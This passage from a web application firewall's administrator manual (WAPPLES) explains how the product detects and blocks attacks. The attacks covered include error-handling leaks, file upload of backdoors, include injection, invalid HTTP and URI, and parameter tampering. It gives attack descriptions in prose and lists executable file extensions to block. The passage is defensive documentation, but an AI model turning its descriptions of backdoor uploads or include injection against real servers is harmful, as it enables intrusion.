


Fig. VI-8. Error-Handling Attack Test

WAPPLES detects this type of error message in advance.




Fig. VI-9. Details of the Error-Handling Attack Detection Log

03 Countermeasure

The web application developer must make the application capable of coping with all types of possible errors, review possible errors that can occur under all circumstances, and document how to handle each error. In fact, when an error actually occurs, design the application such that it displays the minimum information on the system and detects malicious attacks according to the degree and frequency of errors, if necessary. Design the application such that it refuses service when it is impaired due to errors.

WAPPLES supports four detection modes as follows to cope with the Error-Handling Attack:

Table 29. Error-Handling Detection Modes

Mode	Description
[Block as 2nd level]	Detects the disclosure of important information due to the occurrence of error in the server and web application
[Block as 1st level]	Detects the disclosure of important information due to the occurrence of error in the server and web application excluding 500 Internal Server Error

[Custom setting]	Enter the [HTTP Status Code] in [status code]. For [status code], refer to [Table 145. HTTP Status Code and Meaning].
[Do not detect]	The corresponding rule will not be detected.

The Setting Wizard will display the following error messages in case the user enters inappropriate values when the Error-Handling detection mode is set to [Custom Setting]:

Table 30. Error-Handling Custom Setting Error Message

Error Message	Cause
{Corresponding Status Code} is out of status code range	The status code does not fall into the ranges of 100 ~ 101, 200 ~ 206, 300 ~ 307, 400 ~ 417, or 500 ~ 505.

When an Error-Handling Attack is detected in said detection mode, select one of four ways in the following table to cope with the attack:

Table 31. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Exceptions

If the detection of Error Handling is not appropriate for the web page, the administrator can exclude the corresponding web page from Error-Handling detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**]

2.6 Extension Filtering

01 Overview

If access permission for the internal files of the web server is loosely set, it can be the target of malicious attacks. To prevent this, the extensions of the URL entered by the user through the web browser should be inspected to block accesses other than the permitted extensions.

If files and directories intended for external exposure are accessible even to anonymous users in most accessible web servers, access to files that are important to the system (system files, library, password file, etc.) can be used in a malicious attack.

02 Example of Attack

The log below shows the detection of access attempt for /_vti_bin/owssvr.dll. This was used for scanning by worm viruses such as Nimda and Trojan Horse. Currently, the request generated when the user clicks [Forum] on most Internet browsers does not cause damage.




Fig. VI-10. Details of the Extension Filtering Attack Detection Log

03 Countermeasure

Access permission to all files and directories should be changed except the files and directories created for external exposure to prevent access by unauthorized users.

Block all accesses other than the permitted extensions by parsing the web contents extension of the URL entered by the user through the web browser.

WAPPLES supports three detection modes as in the following table to cope with the Extension Filtering attack:

Table 32. Extension Filtering Detection Modes

Mode	Description
[Only secure extension is allowed to access]	Access by the following extensions is permitted: html, htm, shtml, cgi, pl, py, php, php4, php3, phtml, asp, aspx, jsp, css, inc, js, txt, jar, java, class, cab, vcs, vbs, exe, xml, xpi, xhtml, xss, rdf, bmp, gif, jpg, jpeg, png, swf, ico, avi, mov, asf, wmv, wma, mp3, mp2, wav, gz, tar, tgz, bz2, zip, arc, ace, arj, lzh, alz, rar, doc, ppt, rtf, xls, hwp, ps, pdf.
[Custom setting]	The user defines specific extensions.
[Do not detect]	The corresponding rule will not be detected.

ⓘ When configuring the Extension Filtering detection rule, the fact that the configuration must match the conditions of the web server must be considered since each server uses different file types; hence the need to configure the rule differently for each server considering the type of web server OS (Windows, Linux, Unix), HTTP server type (Apache, IIS), Active Page language (PHP, Perl, ASP, JSP), etc

When an Extension Filtering Attack is detected in this mode, select one of four ways in the following table to cope with the attack:

Table 33. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Exceptions

If the detection of Extension Filtering is not appropriate for the web page, the administrator can exclude the corresponding web page from Extension Filtering detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**]

2.7 File Upload

01 Overview

If the web server fails to prevent effectively the attacker from uploading the tools used for the attack, the attacker can upload the attacking tools written in PHP, ASP, or JSP to the server to gain control of the web server.

The attacker can upload files with extension of php, asp, css, etc., to homepage boards, find out where the file is uploaded, and execute the file to launch an attack. When the web server does not filter uploaded files, or it is operated by root (Admin) account, it can be the target of this type of attack. If successful, this can be the most dangerous attack. The attacker can gain total control of the server. Moreover, this type of attack is not technically difficult; thus, the attack can be launched very easily.

The most commonly attempted attack involves uploading the preprogrammed backdoor file to the web server. This type of attack is made in any open board with a file uploading function. Attackers gaining control of a web server through this type of attack tend to use it as the intermediate point for attacking another server. In most cases, the uploaded backdoor file is hidden under a different name that may not be recognized by the administrator, so much so that the server is actually being seized for a long time. (Some attackers plant an additional backdoor program in the form of a known process.)

02 Example of Attack

The attacker uploads “crack_tool.php” from the web board.

Fig. VI-11. File Upload Attack Test

When the attacker finds out where the file is uploaded, then he/she can launch the type of attack that he/she wants as follows:

03 Countermeasure

Have your web server or web application filter uploaded files. In particular, prohibit files with executable extensions. If the web server in the UNIX system is operated by root permission, this must be changed.

WAPPLES supports four detection modes as in the table below to cope with the File Upload attack.

Table 34. File Upload Detection Modes

Mode	Description
[Permit secure file only]	Allows the upload of only picture files generally known to be safe, such as (jpg, bmp, gif, png, jpeg), compressed file (zip, tar, gz, bz2, rar, alz, ace), and text file (txt)
[Prohibit file upload]	Allows the upload of only files other than executable files (cgi, php, exe, asp, jsp, dll, pl)
[Custom setting]	The user specifies the file extensions. Default setting is allowing only safe files (jpg, bmp, gif, png, jpeg, zip, tar, gz, bz2, rar, alz, ace, txt)
[Do not detect]	The corresponding rule will not be detected.

For the File Upload detection rule, always detect the upload of dangerous files with “Prohibit file upload” setting at normal security level. Likewise, depending on the characteristic of the web board, it is safe to limit the types of files for upload to a small number with “Permit Safe Files Only” setting at high security level. In addition, block access by backdoor files before installing WAPPLES by applying the URI Access Control rule as well.

The Setting Wizard will display the following error messages in case the user enters inappropriate values when the File Upload detection mode is set to [Custom Setting]:

Table 35. File Upload Custom Setting Error Message

Error Message	Cause
File size cannot be a negative number.	The size of the extension of the file is a negative value.
Maximum file-size is 100MB.	The size of the extension of the file is more than 100 MB.

Property value is not valid.	The form of extension of the file is not a numerical value.

When a File Upload Attack is detected in said detection mode, select one of four ways in the following table to cope with the attack:

Table 36. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Exceptions

If the detection of File Upload is not appropriate for the web page, the administrator can exclude the corresponding web page from File Upload detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**]

2.8 Include Injection

01 Overview

In the web page with the weak point of including a file by using the filename as a variable, the attacker manipulates the variable to have the web page include a malicious file.

02 Example of Attack

The user with malicious intention creates a malicious file in the web directory of his/her own server and manipulates the filename variable of the web page vulnerable to Include Injection to have it include a malicious file.

03 Countermeasure

Modify the web application such that it does not use "http," "ftp," and string indicating the file path such as ".." and "/" in the filename variable that can include a file and prohibit the use of the string indicating the file extension.

WAPPLES supports two detection modes as in the following table to cope with the Include Injection attack:

Table 37. Include Injection Detection Modes

Mode	Description
[Detect file include]	Detects the inclusion of a malicious file
[Custom setting]	Set whether or not permit include of typed host list.
[Do not detect]	The corresponding rule will not be detected.

When an Include Injection Attack is detected in this mode, select one of four ways in the following table to cope with the attack:

Table 38. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page

Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code

04 Exceptions

If the detection of Include Injection is not appropriate for the web page, the administrator can exclude the corresponding web page from Include Injection detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**]

2.9 Input Content Filtering

01 Overview

The string entered by the user may likely include contents that offend others. The attacker can register such strings to offend website users.

Input Content Filtering can be applied to all web servers, web application servers, and web application environments. This is useful for sites that run web boards.

02 Example of Attack

The following is an example wherein WAPPLES detects user contents containing "bad word" that the operator chose to detect in the web application:




Fig. VI-12. Details of the Input Content Filtering Detection Log

03 Countermeasure

The web server or web application can be configured to filter user input.

This does not damage the web server or the web application connected to the web server. Nonetheless, detecting/blocking parts that can offend a number of users using the website operated by the web server is recommended.

WAPPLES supports two detection modes as in the table below to cope with the Input Content Filtering attack.

Table 39. Input Content Filtering Detection Modes

Mode	Description
[Custom setting]	Define the string to be detected or changed.
[Do not detect]	The corresponding rule will not be detected.

The Setting Wizard will display the following error messages in case the user enters inappropriate values when the Input Content Filtering detection mode is set to [Custom Setting]:

Table 40. Input Content Filtering Custom Setting Error Message

Error Message	Cause
Delete item does not have changed string.	The string to be changed is empty.
More than 20 cannot be set	There are more than 20 sets of a string to be changed and a changed string.
Displays a message for selecting a string set	The same string to be changed exists in another set.

When a string specified by the administrator is detected in said detection mode, select one of four ways in the following table to cope with the attack:

Table 41. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page

Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites. For Input Content Filtering, the detection item will be displayed according to the display type specified in the custom setting. Ex.) Pattern: Coarse Language Replace Value: Proper Language Actual Input: "Coarse language is improper behavior." Actual Output: "Proper language is improper behavior."

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

> For Input Content Filtering, set the countermeasure to [Do Not Block] if you wish to define the string to be detected as a variable string. The actual message will not be changed if the string before changing and that after changing are the same.

04 Exceptions

If the detection of Input Content Filtering is not appropriate for the web page, the administrator can exclude the corresponding web page from Input Content Filtering detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**]

2.10 Invalid HTTP

01 Overview

Any request or response that does not comply with HTTP or request for non-existing website is abnormal traffic and is usually generated by worm and various attack tools. This type of traffic is not generated by a normal web browser and can be considered an abnormal symptom.

02 Example of Attack

The following example is detected as Invalid HTTP attack since it did not have sufficient header information requested by HTTP:




Fig. VI-13. Details of the Invalid HTTP Attack Detection Log

03 Countermeasure

You can identify the program that caused the corresponding traffic and take the necessary measures. If attacking tools such as worm are suspected, you can perform filtering within the web server or web application. WAPPLES regards the request or the response that does not comply with HTTP or the request for

non-existing website as abnormal traffic.

WAPPLES supports two detection modes as in the table below to cope with traffic that does not comply with HTTP.

Table 42. Invalid HTTP Detection Modes

Mode	Description
[Block dangerous HTTP]	Detects requests that comply with HTTP but are dangerous
[Custom setting]	When the Request Header does not have a Host field, you can choose to detect the attempt of using the protected server as Forward Proxy or not.
[Do not detect]	Does not detect traffic that does not comply with HTTP

When an Invalid HTTP Attack is detected in said detection mode, select one of four ways in the following table to cope with the attack:

Table 43. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

If you allow traffic without a host field in the custom settings for Invalid HTTP, this means you are applying the policy for “Unregistered Website” for the detection of traffic with an unknown host field.

2.11 Invalid URI

01 Overview

URI that does not comply with the format specified in RFC can cause a malfunction in the web server or the web application.

02 Example of Attack

This is the attack that inserts characters that are not compliant with the language's specification or are non-interpretable into URI to cause system malfunction.




Fig. VI-14. Details of the Invalid URI Attack Detection Log

03 Countermeasure

Have the web server or the web application filter the URI input.

WAPPLES supports two detection modes as in the table below to cope with the Invalid URI attack.

Table 44. Invalid URI Detection Modes

Mode	Description
[Detect URI attack]	Detects inappropriate URI such as the use of characters that are not accepted in URI or improper encoding
[Do not detect]	The corresponding rule will not be detected.

When an Invalid URI Attack is detected in said detection mode, select one of four ways in the following table to cope with the attack:

Table 45. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately.
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Exceptions

If the detection of the Invalid URI is not appropriate for the web page, the administrator can exclude the corresponding web page from Invalid URI detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**]

2.12 IP Filtering

01 Overview

This filters the IP of the client accessing the server. General IP, combination of IP and netmask, and IP allocated to each country can be filtered.

02 Example of Attack

This cannot be clearly identified as an attack, but it can be detected; the accessing IP can also be blocked.

The following shows an example of detecting access by an IP that is not included in the list of registered IPs and countries:




Fig. VI-15. Details of the IP Filtering Attack Detection Log

03 Countermeasure

You can configure filtering for the IP or country added by the user. When configuring filtering, you can choose to filter the IP added by the user or specific countries or permit only the IP added by the user or specific countries.

IP Block and IP Filtering have the following differences:

> The country's IP is determined by the international IP allocation registered in InterNIC and is updated regularly through WAPPLES Online Update. Thus, there may be errors due to the time difference.

Table 46. Difference Between IP Block and IP Filtering

IP Block	IP Filtering
IP is added according to the detections and countermeasures accumulated by other rules.	No IP will be automatically added, but IPs can be added by each country.
IPs registered as blocked IP will be blocked by all means. ("Permit Connection" means that automatic blocking is disabled.)	Decide to block all registered IPs or allow registered IPs only.
Automatically removed from the block list on the designated time for removal	IP is not removed automatically.
If the IP is included in the block list, it will be blocked regardless of the host or policy.	You can make a list of IPs for each policy.
If the IP is included in the block list, all traffic through WAPPLES will be blocked.	Only influences the web traffic depending on the registered host

When an IP Filtering is detected in this mode, select one of four ways in the table below to cope with IP Filtering.

Table 47. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection

Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Types of Settings

The custom setting for IP Filtering has two lists and one option.

For the IP List setting, enter the IP or IP/netmask bit in the field below and click [Add] to register the IP or select the IP to be deleted and click [Delete] to delete it.

For the List of Countries, check the checkbox before the corresponding country.

As an option, you can choose to detect the IPs in the list you prepared or IPs that are not in the list.

The following is an example of custom setting for IP Filtering:




Fig. VI-16. Custom Setting for IP Filtering

05 Exceptions

If the detection of IP Filtering is not appropriate for the web page, the administrator can exclude the corresponding web page from IP Filtering detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**]

2.13 Parameter Tampering

01 Overview

This type of attack modifies the URL or parameter of a web application into values that are not intended by the programmer to launch an attack. This attack can cause unexpected malfunction or detour the security mechanism of the web application when the web application fails to verify the user-inputted values properly.

The attacker manipulates SQL by modifying the parameters included in the URI or modifies the hidden field of the HTML document to launch an attack.

02 Example of Attack

When the attacker attempts to access the web server without additional information to secure integrity with Parameter Tampering enabled in WAPPLES, it will not be considered a normal connection.

The following is an example wherein access attempt was detected since no additional information was provided to secure integrity:

